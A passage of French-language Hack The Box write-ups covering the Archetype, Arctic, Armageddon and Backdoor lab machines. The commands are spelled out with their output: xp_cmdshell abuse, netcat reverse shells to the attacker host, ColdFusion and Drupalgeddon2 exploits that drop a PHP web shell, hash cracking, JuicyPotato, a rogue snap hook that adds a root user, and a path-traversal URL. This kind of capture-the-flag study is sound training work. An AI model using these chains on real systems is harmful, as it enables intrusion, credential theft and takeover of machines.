</DTSConfiguration>
```

On découvre du code dans lequel figure un mot de passe qui semble etre un compte SQL. On tente de se connecter avec ce compte à SQL en utilisant l'outil impacket :

```
impacket-mssqlclient ARCHETYPE/sql_svc@10.129.95.187 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

Une fois connecté on peut tenter d'activer l'outil xp_cmdshell qui permet d'executer des commande depuis la base de données :

```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE sta
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE sta
SQL (ARCHETYPE\sql_svc  dbo@master)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC sp_configure "xp_cmdshell", 1;
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
SQL (ARCHETYPE\sql_svc  dbo@master)> RECONFIGURE;
```

Exploitation

Une fois l'outil activé nous allons télécharger netcat depuis notre machine puis lancer un reverse shell :

```
### Lancement du serveur python ou nc.exe est présent
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

### Téléchargement de nc.exe
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell "certutil -urlcache -f http://10.10.14.22/nc.exe c:/windows/te
output
--------------------------------------------------
****  Online  ****

CertUtil: -URLCache command completed successfully.

NULL

### Téléchargement depuis le serveur python lancé sur kali
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.95.187 - - [08/Jan/2025 11:02:33] "GET /nc.exe HTTP/1.1" 200 -
10.129.95.187 - - [08/Jan/2025 11:02:33] "GET /nc.exe HTTP/1.1" 200 -

### Lancement d'un port d'écoute avec netcat
nc -nlvp 1234
listening on [any] 1234 ...

### Lancement du reverse shell
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell "c:/windows/temp/nc.exe -e cmd.exe 10.10.14.22 1234";

### Réception du shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.129.95.187] 49677
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

Le reverse shell est lancé avec l'utilisateur sql_svc.

Privilege Escalation

Il nous faut obtenir l'élévation des privilèges, nous allons essayer d'énumérer les fichiers de la machine pour cela on utilise l'outil Linpeas, on transfère le fichier puis on le lance :

```
### Lancement du serveur Python
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

### Téléchargement de winPEAS
PS C:\Users\sql_svc\Desktop> iwr -uri http://10.10.14.22/winPEASx64.exe -Outfile winPEASx64.exe
iwr -uri http://10.10.14.22/winPEASx64.exe -Outfile winPEASx64.exe

### Lancement de winPEAS
PS C:\Users\sql_svc\Desktop> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Desktop> .\winPEASx64.exe
.\winPEASx64.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'f
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when

                ((((((((((((((((((((((((((((((((((
        ((((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########((((((((((((
    ((((((((((((**********************/#######((((((((((
    ((((((((**********************/@@@@@/****######((((((((((
    ((((((**********************@@@@@@@@@@/***,####((((((((((
    (((((**********************/@@@@@%@@@@/*********##(((((((((
    (((##########*********/%@@@@@@@@@@/***********(((((((((
    ((###################(/******/@@@@@/***************(((((
    ((##########################(/**********************(((((
    ((#################################(/*****************(((((
    ((#####################################(/************(((((
    ((########################################(*********(((((
    ((########(,.***.,(####################(..***.*******(((((
    ((########*(#####((###################((######/(*****(((((
    ((####################(/***********(###############()(((((
    (((####################/*******(#################)((((((
    ((((##############################################)((((((
    (((((############################################)(((((((
    ((((((##########################################)(((((((
    (((((((##########################################)(((((((
    (((((((((#################################)(((((((((
        ((((((((((#########################)(((((((((
              ((((((((((((((((((((((((((((((((((((
                 ((((((((((((((((((((((((((((


...

 PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx
    PS history size: 79B

...
```

En enumérant les fichiers on découvre un fichier contenu l'historique des commandes Powershell lancé on ouvre ce fichier :

```
PS C:\Users\sql_svc\Desktop> type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHo
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
```

Celui ci contient le mot de passe de connexion pour se connecter en administrateur au Share SMB, on peut l'utiliser pour se connecter avec impacket-psexec :

```
impacket-psexec Administrator@10.129.95.187
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.95.187.....
[*] Found writable share ADMIN$
[*] Uploading file KuYvyYQV.exe
[*] Opening SVCManager on 10.129.95.187.....
[*] Creating service zdDf on 10.129.95.187.....
[*] Starting service zdDf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Arctic

Reconnaissance


Machine cible Adresse IP : `10.10.10.11`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 14:57 CET
Nmap scan report for 10.10.10.11
Host is up (0.016s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
8500/tcp  open  fmtp
49154/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 135.45 seconds
```

Le scan indique qu'il y a 3 ports ouverts. Le port 135 pour le service msrpc, le port 8500 pour un serveur web et le port 49154 pour un service inconnu.
Le site web sur le port 8500 est accessible via l'url `http://10.10.10.11:8500/CFIDE/administrator/` et affiche une authentification pour l'application Adobe Coldfusion version 8 :



Le nom d'utilisateur inscris est admin

Exploitation

Il est possible de rechercher une vulnérabilité pour la version 8 de coldfusion :

```
searchsploit coldfusion 8
------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting
Adobe ColdFusion - Directory Traversal
Adobe ColdFusion - Directory Traversal (Metasploit)
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remode Code Execution (RCE)
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution
Adobe ColdFusion 2018 - Arbitrary File Upload
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities
Adobe ColdFusion 8 - Remote Command Execution (RCE)
...
```

On trouve un exploit qui permet une execution de la CVE-2009-2265 `https://www.exploit-db.com/exploits/50057` on le télécharge et on l'execute :

```
searchsploit -m 50057.py
  Exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/50057
     Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py
    Codes: CVE-2009-2265
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/yoyo/Downloads/50057.py

python3 50057.py
```

```
Generating a payload...
Payload size: 1497 bytes
Saved as: 51bad5acbf314bf88a32c8b0bc089e0c.jsp

...

Printing some information for debugging...
lhost: 10.10.14.11
lport: 1234
rhost: 10.10.10.11
rport: 8500
payload: 51bad5acbf314bf88a32c8b0bc089e0c.jsp

Deleting the payload...

Listening for connection...

Executing the payload...
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 49254

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

On obtient ainsi accès à la machine avec l'utilisateur tolis

Privilege Escalation

Il nous faut à présent l'accès administrateur sur la machine. On commence par enumerer le système :

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

On peut voir que l'utilisateur a le privilege `SeImpersonatePrivilege` activé. On peut exploiter cela avec JuicyPotato, on commence par créer un shell avec msfvenom on transfère les deux fichiers et on les execute afin d'obtenir un reverse shell :

```
### tranfère des fichiers
C:\temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\temp

09/03/2025  12:42      <DIR>          .
09/03/2025  12:42      <DIR>          ..
04/03/2025  09:12               347.648 JuicyPotato.exe
07/03/2025  04:35                 7.168 reverse.exe
               2 File(s)        354.816 bytes
               2 Dir(s)   1.431.752.704 bytes free

### Execution de JuicyPotato avec le payload
C:\temp>JuicyPotato.exe -t * -p reverse.exe -l 1234
JuicyPotato.exe -t * -p reverse.exe -l 1234
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 49394
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Armageddon

Reconnaissance

Machine cible Adresse IP : `10.10.10.233`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 19:11 CET
Nmap scan report for 10.10.10.233
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to  Armageddon |  Armageddon

Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```

Le scan révèle qu'il y a deux ports ouverts sur la machine. Le port 22 pour SSH et le port 80 pour HTTP. Wappalyzer indique que le site utilise le CMS Drupal version 7.

Exploitation

On recherche une vulnérabilité pour la version 7 de Drupal, on tombe sur la CVE-2018-7600 `https://www.exploit-db.com/exploits/44482` qui permet une execution de commande. L'exploit est appelé "Drupalgeddon2" on le télécharge et on l'execute afin d'obtenir un reverse shell :

```
ruby drupalgeddon2.rb http://10.10.10.233
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.233/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.233/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo EKFFXVSF
[+] Result : EKFFXVSF
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo
 PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4
gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
```

```
armageddon.htb>> whoami
apache
```

On obtient accès à la machine avec l'utilisateur apache. On commence par enumerer les fichiers de configuration et on affiche le fichier de configuration de drupal :

```
armageddon.htb>> cat /var/www/html/sites/default/settings.php
<?php

/**
 * @file
 * Drupal site-specific configuration file.
...
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
...
```

On découvre qu'il y a un nom d'utilisateur et un mot de passe pour la base de donnée mysql. `drupaluser:CQHEy@9M*m23gBVj` on lance une commande afin d'enumerer la base de donnée :

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
```

On affiche les tables de la base de donnée drupal :

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; show tables;'
Tables_in_drupal
...
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

On affiche le contenu de la table users :

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; select * from users;'
uid     name    pass    mail    theme   signature       signature_format        created access  login   status
timezone        language        picture init    data
0                                       NULL    0       0       0       0       NULL            0
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
        admin@armageddon.eu                     filtered_html   1606998756      1607077194      1607076276
        1       Europe/London           0       admin@armageddon.eu     a:1:{s:7:"overlay";i:1;}
```

On obtient le hash de l'utilisateur brucetherealadmin on lance un craquage avec hashcat :

```
hashcat -m 7900 bruce.hash /usr/share/wordlists/rockyou.txt
...
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7900 (Drupal7)
```

```
Hash.Target......: $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
Time.Started.....: Sun Feb  2 22:20:45 2025 (9 secs)
Time.Estimated...: Sun Feb  2 22:20:54 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13201 H/s (8.15ms) @ Accel:32 Loops:32 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 114688/14344385 (0.80%)
Rejected.........: 0/114688 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:32736-32768
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> 022593
Hardware.Mon.#1..: Temp: 49c Util: 96% Core:1785MHz Mem:6000MHz Bus:16

Started: Sun Feb  2 22:20:33 2025
Stopped: Sun Feb  2 22:20:55 2025
```

Le mot de passe découvert est `drucetherealadmin:booboo` on utilise ces identifiants afin de se connecter en SSH :

```
ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ED25519 key fingerprint is SHA256:rMsnEyZLB6x3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$
```

On obtient ainsi accès à la machine avec l'utilisateur brucetherealadmin

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par énumérer les permissions de l'utilisateur :

```
[brucetherealadmin@armageddon ~]$ sudo -l
Entrées par défaut pour brucetherealadmin sur armageddon :
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
     env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2
    QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
     LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
      LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\
    :/bin\:/usr/sbin\:/usr/bin

L'utilisateur brucetherealadmin peut utiliser les commandes suivantes sur armageddon :
    (root) NOPASSWD: /usr/bin/snap install *
```

On découvre que l'utilisateur a pour permission root de lancer l'utilitaire snap qui permet l'installation d'application, on peut exploiter cela pour créer un snap qui va permettre d'ajouter un utilisateur avec les droits root, pour cela on utilise snapcraft pour créer un snap :

```
mkdir exploit
cd exploit
snapcraft init

cd snap
mkdir hooks
touch hooks/install

cat snap/hooks/install
#!/bin/bash
/usr/sbin/useradd -p $(openssl passwd -1 password123) -u 0 -o -s /bin/bash -m pwned

chmod +x hooks/install

cat snap/snapcraft.yaml
name: exploit # you probably want to 'snapcraft register <name>'
version: '0.1' # just for humans, typically '1.2+git' or '1.3.2'
summary: privesc exploit
description: |
  privesc exploit
```

```
  grade: devel # must be 'stable' to release into candidate/stable channels
  confinement: devmode # use 'strict' once you have the right plugs and slots

  parts:
    my-part:
        # See 'snapcraft plugins'
            plugin: nil

### Lancement du snap
mv snap/ meta
fpm -n exploit -s dir -t snap -a all meta
Created package {:path=>"exploit_1.0_all.snap"}

### transfert du dossier contenant le snap à installer
scp -r exploit_1.0_all.snap  brucetherealadmin@10.10.10.233:/tmp
brucetherealadmin@10.10.10.233's password:
exploit_1.0_all.snap

### Execution du snap
[brucetherealadmin@armageddon tmp]$ sudo snap install --dangerous --devmode exploit_1.0_all.snap
exploit 1.0 installed
[brucetherealadmin@armageddon tmp]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
pwned:x:0:1001::/home/pwned:/bin/bash
[brucetherealadmin@armageddon tmp]$ su pwned
Mot de passe :
[root@armageddon tmp]#
```

On peut voir que le nouvel utilisateur pawned a été ajouté et possède les droits root.

On obtient ainsi les droits root sur la machine.

Backdoor

Reconnaissance

Machine cible Adresse IP : `10.10.11.125`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.125
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 11:37 CET
Nmap scan report for 10.10.11.125
Host is up (0.068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor &#8211; Real-Life
1337/tcp open  waste

Nmap done: 1 IP address (1 host up) scanned in 20.86 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH et 80 pour un serveur web apache version 2.4.41 et le 1337. Le site web est réalisé avec wordpress version 5.8.1
On lance un scan avec wpscan :

```
wpscan --url http://backdoor.htb
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://backdoor.htb/ [10.10.11.125]
[+] Started: Mon Jan 27 11:45:07 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://backdoor.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://backdoor.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://backdoor.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://backdoor.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8.1 identified (Insecure, released on 2021-09-09).
 | Found By: Rss Generator (Passive Detection)
 |  - http://backdoor.htb/index.php/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>
 |  - http://backdoor.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://backdoor.htb/wp-content/themes/twentyseventeen/
 | Last Updated: 2024-11-12T00:00:00.000Z
 | Readme: http://backdoor.htb/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://backdoor.htb/wp-content/themes/twentyseventeen/style.css?ver=20201208
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://backdoor.htb/wp-content/themes/twentyseventeen/style.css?ver=20201208, Match: 'Version: 2.8'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01 <=============================================================================

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jan 27 11:45:14 2025
[+] Requests Done: 139
[+] Cached Requests: 37
[+] Data Sent: 35.082 KB
[+] Data Received: 19.746 KB
[+] Memory used: 279.926 MB
[+] Elapsed time: 00:00:06
```

Le scan wpscan indique la version wordpress utilisé et la template mais ne détecte pas de plugins, on lance un dir busting du site :

```
dirb http://backdoor.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 27 12:20:58 2025
URL_BASE: http://backdoor.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://backdoor.htb/ ----
+ http://backdoor.htb/index.php (CODE:301|SIZE:0)
+ http://backdoor.htb/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://backdoor.htb/wp-admin/
==> DIRECTORY: http://backdoor.htb/wp-content/
==> DIRECTORY: http://backdoor.htb/wp-includes/
+ http://backdoor.htb/xmlrpc.php (CODE:405|SIZE:42)
```

```
---- Entering directory: http://backdoor.htb/wp-admin/ ----
+ http://backdoor.htb/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://backdoor.htb/wp-admin/css/
==> DIRECTORY: http://backdoor.htb/wp-admin/images/
==> DIRECTORY: http://backdoor.htb/wp-admin/includes/
+ http://backdoor.htb/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://backdoor.htb/wp-admin/js/
==> DIRECTORY: http://backdoor.htb/wp-admin/maint/
==> DIRECTORY: http://backdoor.htb/wp-admin/network/
==> DIRECTORY: http://backdoor.htb/wp-admin/user/

---- Entering directory: http://backdoor.htb/wp-content/ ----
+ http://backdoor.htb/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://backdoor.htb/wp-content/plugins/
==> DIRECTORY: http://backdoor.htb/wp-content/themes/
==> DIRECTORY: http://backdoor.htb/wp-content/upgrade/
==> DIRECTORY: http://backdoor.htb/wp-content/uploads/
...
```

Par défaut le lien vers les plugins n'est pas accessible mais il est possible d'y accéder sur ce site, on peut voir le plugin ebook download présent sur le site.
On peut accéder au fichier readme.txt contenant la version du plugin utilisé, il s'agit de la version 1.1

Exploitation

Avec ces informatons on recherche une vulnérabilité pour le plugin ebook-reader version 1.1 on tombe sur une vulnérabilité indiquant qu'il est possible de lancer un path traversal pour afficher des fichier : `https://www.exploit-db.com/exploits/39575` on utilise l'URL :
`/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php`
qui va permettre de télécharger et d'afficher le contenu du fichier wp-config.php contenant la configuration du site et les identifiants utilisés :

```
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
